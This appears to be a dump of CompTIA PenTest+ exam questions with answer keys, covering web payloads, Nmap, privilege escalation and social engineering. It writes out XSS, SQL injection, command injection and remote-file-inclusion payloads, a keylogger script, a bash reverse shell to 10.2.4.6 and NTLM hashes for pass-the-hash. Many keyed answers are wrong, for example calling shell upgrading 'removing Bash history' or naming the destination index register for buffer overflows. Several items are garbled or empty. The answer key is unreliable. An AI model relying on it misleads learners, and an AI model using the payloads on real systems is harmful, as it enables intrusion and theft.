



CompTIA

Exam Questions PT0-001




CompTIA PenTest+ Certification Exam





NEW QUESTION 1


DRAG DROP

Performance based

You are a penetration Inter reviewing a client's website through a web browser. Instructions:
 Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.







- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 2

HOTSPOT

You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
search=Bob"%3e%3cing%20src%3da%20onerror%3dalert(1)%3e		
#inner-tab"><script>alert(1)</script>		
site=www.exe"ping%20-c%2010%20localhost"mple.com		
item=widget';waitfor%20delay%20'00:00:10';--		
logfile=%2fetc%2fpasswd%00		
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt		
item=widget%20union%20select%20null,null,@version;--		
radir=http:%2f%2fwww.malicious-site.com		
item=widget'+convert(int,@version)+		
lookup=\${whcarl}		



- A. Mastered
 B. Not Mastered

Answer: A


NEW QUESTION 3

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.



- A. Mastered
- B. Not Mastered

Answer: A

NEW QUESTION 4

A constant wants to scan all the TCP Ports on an identified device. Which of the following Nmap switches will complete this task?

- A. -p-
- B. -p ALX,
- C. -p 1-65534
- D. -port 1-65534

Answer: A

NEW QUESTION 5

The following command is run on a Linux file system: Chmod 4111 /usr/bin/sudo
Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Sticky bits
- C. Unquoted service path
- D. Misconfigured sudo

Answer: D

NEW QUESTION 6

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Answer: D

NEW QUESTION 7

While prioritizing findings and recommendations for an executive summary, which of the following considerations would be MOST valuable to the client?

- A. Levels of difficulty to exploit identified vulnerabilities
- B. Time taken to accomplish each step
- C. Risk tolerance of the organization

D. Availability of patches and remediations

Answer: C

NEW QUESTION 8

The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

- A. Storage access
- B. Limited network access
- C. Misconfigured DHCP server
- D. Incorrect credentials
- E. Network access controls

Answer: A

NEW QUESTION 9

Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?

- A. Penetration test findings often contain company intellectual property
- B. Penetration test findings could lead to consumer dissatisfaction if made public
- C. Penetration test findings are legal documents containing privileged information
- D. Penetration test findings can assist an attacker in compromising a system

Answer: C

NEW QUESTION 10

A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization. Which of the following techniques would be the MOST appropriate? (Select TWO)

- A. Query an Internet WHOIS database.
- B. Search posted job listings.
- C. Scrape the company website.
- D. Harvest users from social networking sites.
- E. Socially engineer the corporate call center

Answer: AB

NEW QUESTION 10

A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

- A. Use path modification to escape the application's framework.
- B. Create a frame that overlays the application.
- C. Inject a malicious iframe containing JavaScript.
- D. Pass an iframe attribute that is malicious

Answer: B

NEW QUESTION 13

A security consultant found a SCADA device in one of the VLANs in scope. Which of the following actions would BEST create a potentially destructive outcome against device?

- A. Launch an SNMP password brute force attack against the device.
- B. Launch a Nessus vulnerability scan against the device.
- C. Launch a DNS cache poisoning attack against the device.
- D. Launch an SMB exploit against the device

Answer: A

NEW QUESTION 17

An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

- A. Principle of fear
- B. Principle of authority
- C. Principle of scarcity
- D. Principle of likeness
- E. Principle of social proof

Answer: E

NEW QUESTION 21

A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPwn("/bin/bash").' Which of the following actions is the tester taking?

- A. Removing the Bash history
- B. Upgrading the shell
- C. Creating a sandbox
- D. Capturing credentials

Answer: A

NEW QUESTION 24

Given the following script:

```
import pyHook, pythoncom, logging, sys
f="f.txt"
def OnKeyboardEvent(event):
    logging.basicConfig(filename=f, level=logging.DEBUG, format='%(message)s')
    chr(event.Ascii)
    logging.log(10, chr(event.Ascii))
    return True

hm = pyHook.HookManager()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```

Which of the following BEST describes the purpose of this script?

- A. Log collection
- B. Event logging
- C. Keystroke monitoring
- D. Debug message collection

Answer: C

NEW QUESTION 25

After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

- A. SOW
- B. NDA
- C. EULA
- D. BRA

Answer: D

NEW QUESTION 29

During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful. Which of the following would be the BEST target for continued exploitation efforts?

- A. Operating system Windows 7 Open ports: 23, 161
- B. Operating system Windows Server 2016 Open ports: 53, 5900
- C. Operating system Windows 8.1 Open ports 445, 3389
- D. Operating system Windows 8 Open ports 514, 3389

Answer: C

NEW QUESTION 32

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

- A. Advanced persistent threat
- B. Script kiddie
- C. Hacktivist
- D. Organized crime

Answer: A

NEW QUESTION 36

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST
test i:
./GHOST
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 37

While engaging clients for a penetration test from highly regulated industries, which of the following is usually the MOST important to the clients from a business perspective?

- A. Letter of engagement and attestation of findings
- B. NDA and MSA
- C. SOW and final report
- D. Risk summary and executive summary

Answer: D

NEW QUESTION 42

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc -bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 44

A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of the following BEST describes the types of adversaries this would identify?

- A. Script kiddies
- B. APT actors
- C. Insider threats
- D. Hacktivist groups

Answer: B

NEW QUESTION 45

Which of the following CPU register does the penetration tester need to overwrite in order to exploit a simple buffer overflow?


- A. Stack pointer register
- B. Index pointer register
- C. Stack base pointer

D. Destination index register

Answer: D

NEW QUESTION 50

Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. ARP spoofing
- C. DNS cache poisoning
- D. SMTP relay

Answer: B

NEW QUESTION 52

A penetration tester successfully exploits a Windows host and dumps the hashes Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?

A)

Administrator:500:d9c0aa98c7b349aef012bbc991de07a8:654bdc65adf9814bc65eabb296044cab

B)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a6931b73c59d7e0c089c0:dfc312aee123

C)

Administrator:SNTLM\$1122334455667788\$B2B2220790F40C88BCFF347C652F67A7C4A70D3BEND70233::::::

D)

